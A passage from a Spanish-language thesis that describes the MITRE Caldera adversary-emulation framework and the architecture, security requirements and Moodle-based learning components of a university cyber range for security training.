

Figura 2.5: Vista de los agentes en la GUI

(p.e, Windows/PowerShell), los payloads a incluir y una referencia a un módulo (parser) para analizar la salida en el servidor Caldera.

Cada habilidad esta compuesta por varios campos, algunos de ellos son:

- **Command** (requerido): un comando está compuesto de una o varias líneas, y debe contener el código que se desea ejecutar. Dicho comando puede contener variables las cuales son identificadas como `#{var_name}`. Un usuario puede definir sus propias variables, estas se encuentran asociadas con *facts* y el valor de la misma puede ser obtenido desde la salida del *parser*.
- **Payload** (opcional): es una lista de archivos que la habilidad requiere para ejecutarse. Antes de que la habilidad sea ejecutada, se descargan (si los archivos no existen) los payloads necesarios desde el servidor Caldera. Estos payloads pueden ser almacenados de forma regular o cifrados para evitar que sean detectados por el antivirus del servidor.
- **Parsers** (opcional): es una lista de módulos que pueden analizar la salida del comando en nuevos *facts*.

  Caldera utiliza los *parsers* para extraer los *facts* de la salida de un comando. Estos *facts* pueden utilizarse en futuras habilidades y decisiones para realizar otras tareas (p.e, búsqueda de archivos).

  Los *parsers* también permiten crear *facts* con relaciones vinculadas entre ellos, lo que permite asociar *facts* (p.e, usuario y contraseña).
- **Requirements** (opcional): son relaciones requeridas de los *facts* que deben establecerse antes de que se pueda usar la habilidad.

  Caldera utiliza los *requirements* como un mecanismo para determinar si una habilidad debe ser ejecutada en el transcurso de una operación. Además, se suministran varios *requirements* por defecto, que pueden ser utilizados por una habilidad para asegurar

que ésta solo se ejecute cuando los *facts* utilizados por el comando de la habilidad cumplen ciertos criterios.

2.2.2.3 Adversarios

Los *adversary profiles* [MITc] son grupos de habilidades que representan las tácticas, técnicas y procedimientos (TTPs) disponibles para un actor de amenazas. Estos perfiles se utilizan al iniciar una operación para determinar qué habilidades se ejecutarán. En la Figura 2.6 se muestra el adversario *Check*, definido por Caldera, y las habilidades que lo componen.



Figura 2.6: Vista de un adversario en la GUI

2.2.2.4 Operaciones

Las *operations* [MITl] están compuestas por un agente o grupo de agentes donde se ejecutan las habilidades. Además, las operaciones se asocian a un perfil adversario el cual determina qué habilidades se ejecutarán. El orden en que se ejecutan las habilidades lo determina el *planner*.

2.2.2.5 Facts, Planners y Plugins

Un *fact* [MITg] es una pieza de información identificable sobre una computadora en particular. Estos se utilizan para asignar variables en las habilidades, permitiendo a Caldera buscar los *facts* correspondientes para reemplazar las variables en los comandos.

Un *planner* [MITn] es un módulo dentro de Caldera que contiene la lógica de cómo una operación en ejecución debería tomar decisiones sobre qué habilidades usar y en qué orden. El **atomic planner** es el planificador predeterminado en Caldera que funciona enviando una sola habilidad a cada agente en el grupo de la operación de forma consecutiva, avanzando a través de las habilidades enumeradas en el perfil del adversario. Caldera provee por defecto otros *planners*, además es posible crear un **custom planner** [MITe] con la planificación que se desee tener en cuenta.

Caldera es un framework extendido por *plugins*, los cuales permiten incorporar nuevas funcionalidades extras para una experiencia más completa. Por ejemplo, se tiene el plugin **SSL** que permite el uso de HTTPS en el servidor de Caldera.

2.2.2.6 Proxy Peer-to-Peer para agentes Sandcat

El agente Sandcat de Caldera es el único con soporte para proxy P2P [MITm]. Esta funcionalidad permite superar las restricciones que impiden que un agente pueda conectarse directamente al servidor C2 [1] (Command and Control), por lo que estos agentes pueden actuar como proxies entre el servidor C2 y otros agentes, lo que brinda más flexibilidad en las operaciones de Caldera.

[1] Servidor que actúa como punto central de comunicación y control para una red de dispositivos, denominados agentes o bots.

3. Análisis

En este capítulo se describe en forma resumida el funcionamiento de la plataforma definida en el proyecto *Reingeniería del Laboratorio de Seguridad Informática del InCo* [GG21] y se describen las nuevas funcionalidades que se integran. Además, se presentan los requerimientos a incorporar en la plataforma *CyRa.uy*. Por último, se analizan los componentes y frameworks necesarios para las nuevas funcionalidades identificadas.

De aquí en adelante se hace referencia a la plataforma definida en el proyecto *Reingeniería del Laboratorio de Seguridad Informática del InCo* con el nombre de *LaSI 2.0*.

3.1. Funcionamiento de la plataforma LaSI 2.0

En esta sección se describe el funcionamiento de la plataforma *LaSI 2.0*, la cual ofrece un entorno para desarrollar prácticas en el ámbito de la seguridad, basado en un espacio virtualizado. A continuación se describe en detalle la arquitectura, los actores y las funcionalidades presentes en este *cyber range*.

3.1.1. Arquitectura

La solución definida esta compuesta por el módulo CyRIS, encargado de la gestión de los escenarios. Este módulo esta distribuido en dos servidores para poder tener una mayor cantidad de escenarios desplegados al unísono. Por otro lado, para monitorear la plataforma y el progreso del trabajo de los estudiantes se utiliza Elastic Stack, compuesto por Elasticsearch, Logstash, Kibana y Beats.

CyRIS [PTCB16] forma parte del framework CyTrONE y tiene la capacidad de facilitar la creación de escenarios virtuales para prácticas de seguridad informática. Esto se logra mediante un lenguaje de especificación de escenarios que se caracteriza por ser de uso sencillo. Además, CyRIS permite tanto el despliegue como la gestión de estos escenarios. Este utiliza como entrada un archivo que contiene la descripción de los escenarios y un conjunto de imágenes base para las máquinas virtuales del *cyber range*. El lenguaje de especificación de escenarios utilizado se basa en YAML y ha sido diseñado con la intención de abstraerse de los detalles de la infraestructura de hardware donde



Figura 3.1: Arquitectura de la plataforma *LaSI 2.0* definida en [GG21]

se implementarán los escenarios virtuales. Este lenguaje permite definir los hosts del escenario, las aplicaciones que estarán instaladas, los archivos necesarios, los scripts a ejecutar, así como las reglas de firewall y otros detalles relevantes.

Elastic Stack es un stack tecnológico compuesto por cuatro proyectos de código abierto: Elasticsearch, Logstash, Kibana y Beats. **Elasticsearch** es un motor de búsqueda y análisis de datos. **Logstash** facilita la ingesta de datos que permite recolectar datos de varias fuentes, transformarlos y enviarlos. **Kibana** es una herramienta para la visualización y exploración de datos. Finalmente, los **Beats** son agentes que permiten recopilar y enviar datos. En la plataforma se utiliza Elastic Stack, el cual permite recopilar información y eventos de seguridad, normalizar y correlacionar dichos datos, y generar alertas ante posibles amenazas de seguridad.

En la arquitectura planteada (ver Figura 3.1) se tiene un servidor maestro donde se encuentra CyRIS el cual realiza la gestión y el despliegue de los escenarios de prácticas, además, se tiene un servidor esclavo (también administrado con CyRIS) que permite aumentar la capacidad de escenarios a desplegar. En la misma red del *cyber range* se encuentra el componente Elasticsearch junto con Logstash, donde se procesan los datos recibidos de las VMs (de los escenarios) y los demás componentes de la plataforma



Figura 3.2: Arquitectura de los escenarios definidos en el servidor CyRIS

para su posterior almacenamiento en la base de datos Elasticsearch. Por otra parte, se tiene el servicio Kibana que permite visualizar y analizar los datos que se almacenan en Elasticsearch. A su vez, en Kibana se crean alertas que permiten visualizar el avance de los estudiantes sobre las prácticas llevadas a cabo en los escenarios.

En la Figura 3.2 se muestra la distribución de los escenarios de prácticas generados por CyRIS, además se muestra una instancia de escenario en la que se observa la comunicación con Logstash para el envío de información de estado de las máquinas virtuales. Cada VM desplegada en un escenario tiene un agente (Beats) el cual envía logs y métricas del sistema hacia el Logstash. Estos logs contienen, entre otras cosas, los comandos ejecutados por los usuarios que permite al educador visualizar el progreso de los estudiantes sobre la práctica en Kibana.

3.1.2. Operativa de la plataforma

En la plataforma fueron identificados tres actores diferentes, estos son: el educador, el estudiante y el administrador. El *educador* es el encargado de la especificación e instanciación de los escenarios en el *cyber range*, la administración general de los escenarios, y el monitoreo del avance de los estudiantes a lo largo de la práctica. El *estudiante* accede a un instancia del escenario y realiza las prácticas de seguridad definidas por los educadores. El *administrador* es el encargado de gestionar los componentes que conforman el *cyber range*, tanto hardware como software.

La *especificación de un escenario* es llevada a cabo por el educador. Este define un archivo que describe las características del escenario y es utilizado como entrada por el módulo CyRIS [PTCB16], componente encargado de instanciar los escenarios virtuales. Además, este módulo permite al educador iniciar/apagar todas o algunas de las máquinas virtuales de un escenario.

El *monitoreo del progreso de los estudiantes* sobre las prácticas también es llevado a cabo por el educador utilizando la plataforma Kibana [ELAc], donde se definen reglas las cuales generan alertas que identifican que el estudiante va por el camino correcto para resolver la práctica.

Las prácticas de seguridad son realizadas por los estudiantes que acceden a la infraestructura del *cyber range*. El estudiante ingresa a su escenario utilizando el protocolo SSH[IET] y un servidor que funciona como punto de acceso. Previamente el estudiante debe generar un par de claves SSH y enviar la clave pública al educador. Este último debe cargar la clave recibida en la máquina donde llevará a cabo la práctica el estudiante. Como otra alternativa, CyRIS tiene la capacidad de generar contraseñas aleatorias y enviarlas al estudiante para el acceso a los escenarios.

3.2. Funcionalidades a incorporar en *CyRa.uy*

Uno de los objetivos de este proyecto es mejorar aún más la experiencia de aprendizaje y ampliar las capacidades de la plataforma. A continuación se plantean las nuevas funcionalidades que se desean agregar al *cyber range*.

En primer lugar, posibilitar el acceso de los usuarios al *cyber range* mediante Moodle [MDL], con el objetivo de lograr un acceso centralizado a los escenarios a través de

esta plataforma ampliamente utilizada en entornos educativos. Esto permite a los usuarios acceder a los escenarios de manera más intuitiva y conveniente, logrando disminuir el trabajo previo por parte de los estudiantes y educadores, para conectarse a los escenarios y gestionar las credenciales de acceso respectivamente. Asimismo, los educadores podrán utilizar Moodle para realizar cuestionarios relacionados a los laboratorios, ayudando a que los estudiantes se enfoquen en los conceptos importantes de la práctica y permitiéndoles obtener retroalimentación al finalizar el cuestionario.

Además, se propone centralizar el manejo y la configuración del *cyber range* en un único framework. Esto implica reunir las operaciones relacionadas al despliegue y gestión de los escenarios, y la gestión de los contenidos educativos en una única herramienta. De esta forma se logra un mejor control y administración de los componentes del *cyber range*.

Por último, se desea implementar la generación y/o simulación de ataques sobre los escenarios del *cyber range*. Esta funcionalidad permite a los estudiantes practicar la detección y respuesta a amenazas reales en un entorno seguro y controlado, así como también realizar prácticas en las que se deban aplicar técnicas de análisis forense. En base a esto se exploran las herramientas más adecuadas para ofrecer esta funcionalidad, enriqueciendo así las experiencias de aprendizaje en ciberseguridad dentro del *cyber range*.

3.3. Requerimientos de seguridad

Se presenta el análisis de los requerimientos desde el punto de vista de la seguridad definidos para la plataforma, teniendo en cuenta tanto los requerimientos listados en el proyecto anterior como aquellos generados por las nuevas funcionalidades que se incorporan. Estos requerimientos se establecen con el objetivo de garantizar un entorno seguro y protegido tanto para los usuarios del *cyber range* como para aquellos externos al mismo. Además, se desea garantizar la integridad, confidencialidad y disponibilidad de los datos y recursos involucrados en las actividades llevadas a cabo por los usuarios.

3.3.1. Control de acceso

Se requiere implementar un sistema de control de acceso en la plataforma de *cyber range*, basado en el enfoque Zero Trust, mencionado en la Subsección 2.1 . El objetivo es

garantizar la seguridad y la protección de los recursos y datos sensibles de la plataforma, controlando cada petición generada entre actores y recursos.

3.3.2. Autenticación y autorización

Se requiere implementar un sistema de autenticación para el *cyber range*, que tiene como objetivo garantizar la seguridad y protección de la plataforma, así como de los recursos y datos sensibles que se encuentran en ella. Para el acceso a los escenarios, cada usuario tendrá asignado un identificador de la instancia del mismo al que está autorizado a acceder, y no debe tener acceso a ninguna otra instancia de escenario. Una autenticación adecuada permite verificar la identidad de los usuarios que intentan acceder a la plataforma, asegurando que solo aquellos autorizados puedan ingresar y utilizar sus funcionalidades, protegiendo así la integridad y confidencialidad de la información.

Este requerimiento se corresponde con **RF07 - Autenticación delegada** y **RNF04 - Acceso Remoto** definidos en el proyecto [GG21].

3.3.3. Monitoreo de la plataforma

Se requiere monitorear la plataforma para garantizar el correcto funcionamiento, la seguridad y el rendimiento óptimo del entorno del *cyber range*. Este requerimiento implica la implementación de un sistema de monitoreo que permita supervisar de manera continua y proactiva todos los aspectos relevantes de la plataforma. El monitoreo de la plataforma abarca diferentes áreas clave, como el rendimiento de los recursos, la disponibilidad de los servicios, la recolección de métricas para el análisis y la optimización del sistema, y la detección de posibles vulnerabilidades y amenazas. Parte de este requerimiento lo cumple el diseño definido en el proyecto [GG21] utilizando el stack de tecnologías Elastic Stack [ELAb], esto satisface todas las áreas mencionadas anteriormente salvo la detección de posibles vulnerabilidades y amenazas.

Este requerimiento se corresponde con **RF05 - Monitoreo de la plataforma** definido en el proyecto [GG21].

3.3.4. Seguimiento del progreso de los estudiantes

Se requiere poder monitorear el progreso de los estudiantes en las prácticas. De esta forma el educador puede analizar el avance y observar los métodos utilizados para

llegar a los objetivos planteados en la práctica.

Este requerimiento se corresponde con **RF09 - Seguimiento de las instancias de escenarios** definido en el proyecto [GG21].

3.3.5. Control de tráfico y aislamiento de la plataforma

Se requiere establecer mecanismos para gestionar y controlar el flujo de tráfico de red en el *cyber range*, al mismo tiempo que se asegura un adecuado aislamiento de los componentes y recursos del mismo, logrando prevenir posibles interferencias o impactos negativos entre los distintos estudiantes que estén llevando a cabo prácticas en la plataforma. Además, es necesario que el *cyber range* esté aislado de la infraestructura en la que se encuentra desplegado. Esto garantiza que, en caso de que un actor malicioso logre apropiarse de un recurso de la plataforma, no pueda acceder a otros recursos que estén fuera del *cyber range*.

Este requerimiento se corresponde con **RNF01 - Aislamiento** definido en el proyecto [GG21].

3.3.6. Versionado de las aplicaciones y librerías

Se requiere tener mecanismo que permitan mantener actualizado el software y las librerías que utiliza la plataforma. Esto logra prevenir ataques que hagan uso de vulnerabilidades conocidas presentes en el software o en las dependencias utilizadas en el *cyber range*.

Nota: este requerimiento queda fuera del alcance del presente proyecto, debido a que no se realizó una búsqueda de las herramientas que cumplan con el propósito de este requerimiento.

3.4. Componentes para la administración del *Cyber Range*

En esta sección se presenta el análisis detallado de los componentes requeridos para satisfacer con las nuevas funcionalidades que serán incorporadas en el *cyber range*.

3.4.1. Administración e instanciación de escenarios

Para la administración e instanciación de los escenarios se utiliza el componente *CyRIS* (véase la Subsección 3.1.1 que introduce dicho componente).

Se analizó el proceso de despliegue de escenarios por parte de CyRIS, en el cual se identifica que durante este proceso se abren puertos para facilitar el acceso a las VMs de los escenarios del *cyber range*. Este acceso se puede lograr de dos formas diferentes a través de los protocolos SSH y VNC.

Para acceder mediante SSH, el componente CyRIS crea un túnel SSH entre el host donde se aloja dicho componente y las VMs del escenario consideradas entry point. Mediante este proceso se efectúa un port forwarding de un puerto local del host CyRIS hacia el puerto SSH de la VM correspondiente del escenario. Este enfoque permite a los usuarios acceder a sus VMs realizando una conexión SSH al puerto abierto en el host que hospeda a CyRIS. En la Figura 3.3 se muestra el acceso de los usuarios a sus respectivos escenarios mediante SSH.



Figura 3.3: Diagrama de acceso a los escenarios vía SSH

Para acceder mediante VNC, el componente CyRIS utiliza la funcionalidad del hipervisor KVM para exponer los puertos VNC de las VMs designadas como entry points del escenario. A diferencia del protocolo SSH, en este caso no es necesario realizar port forwarding. De este modo, los usuarios pueden emplear el protocolo VNC al conectar con el puerto asignado en el host que hospeda a CyRIS. Es importante señalar que el componente CyRIS no impone por defecto ningún control de seguridad sobre estas conexiones. Por consiguiente, cualquier usuario que conozca el puerto expuesto podría conectarse a una VM mediante el protocolo VNC. En la Figura 3.4 se muestra el acceso de los usuarios a sus respectivos escenarios mediante VNC.



Figura 3.4: Diagrama de acceso a los escenarios vía VNC

Adicionalmente, se analizó el grado de aislamiento entre los distintos escenarios, evidenciando que, en su configuración predeterminada, CyRIS no implementa medidas de control en este aspecto. Esto implica que se permite el tráfico entre VMs de diferentes escenarios, con la posibilidad de acceder a otros servicios alojados en el mismo host donde reside CyRIS.

3.4.2. Gestión y evaluación del aprendizaje

Para la gestión y evaluación del aprendizaje, se realiza un análisis detallado del componente CyLMS. Además, se introduce y analiza la herramienta *Apache Guacamole*, que puede ser integrada a la plataforma como alternativa a la herramienta *noVNC*. Esta última se utiliza para el acceso a las prácticas mediante el protocolo VNC y se encuentra integrada en CyLMS.

El módulo **CyLMS** [CYL] es un conjunto de herramientas que agregan soporte para entrenamientos en ciberseguridad a un Learning Management Systems (LMS), permitiendo gestionar el contenido de entrenamiento (cuestionarios, preguntas, múltiple opción, entre otros) en conjunción con actividades educativas de ciberseguridad. Este módulo fue desarrollado por *Cyber Range Organization and Design* (CROND) [CRD] en *Japan Advanced Institute of Science and Technol*ogy (JAIST) en Japón. Este es un componente importante del framework de entrenamiento de cibsereguridad CyTrONE, el cual también fue desarrollado por CROND.

CyLMS permite la transformación del contenido de entrenamiento a un formato estándar soportado por el LMS. Dicho módulo recibe como entrada un archivo con el contenido de entrenamiento en formato YAML. Las ventaja de utilizar este formato es que facilita a los educadores las tareas de creación y actualización de los contenidos de entrenamiento. Luego CyLMS automáticamente genera un paquete en formato SCORM (Sharable Content Object Reference Model), el cual puede ser importado en la gran mayoría de LMSs.

El LMS utilizado por este módulo es Moodle, y el paquete SCORM que se genera es utilizado para presentar a los estudiantes el contenido de entrenamiento para evaluar los distintos conocimientos en ciberseguridad. Por otra parte, al utilizar Moodle se asegura que los resultados de las evaluaciones sean almacenados y gestionados dentro del propio LMS.

CyLMS también provee una funcionalidad que facilita el acceso a los escenarios del *cyber range* por parte de los estudiantes, donde se permite configurar un servicio VNC para poder acceder desde Moodle.

En la Figura 3.5 se muestra de manera general la interacción entre los diferentes componentes.



Figura 3.5: Interacción del módulo CyLMS con los demás componentes
Extraída de [CYL]

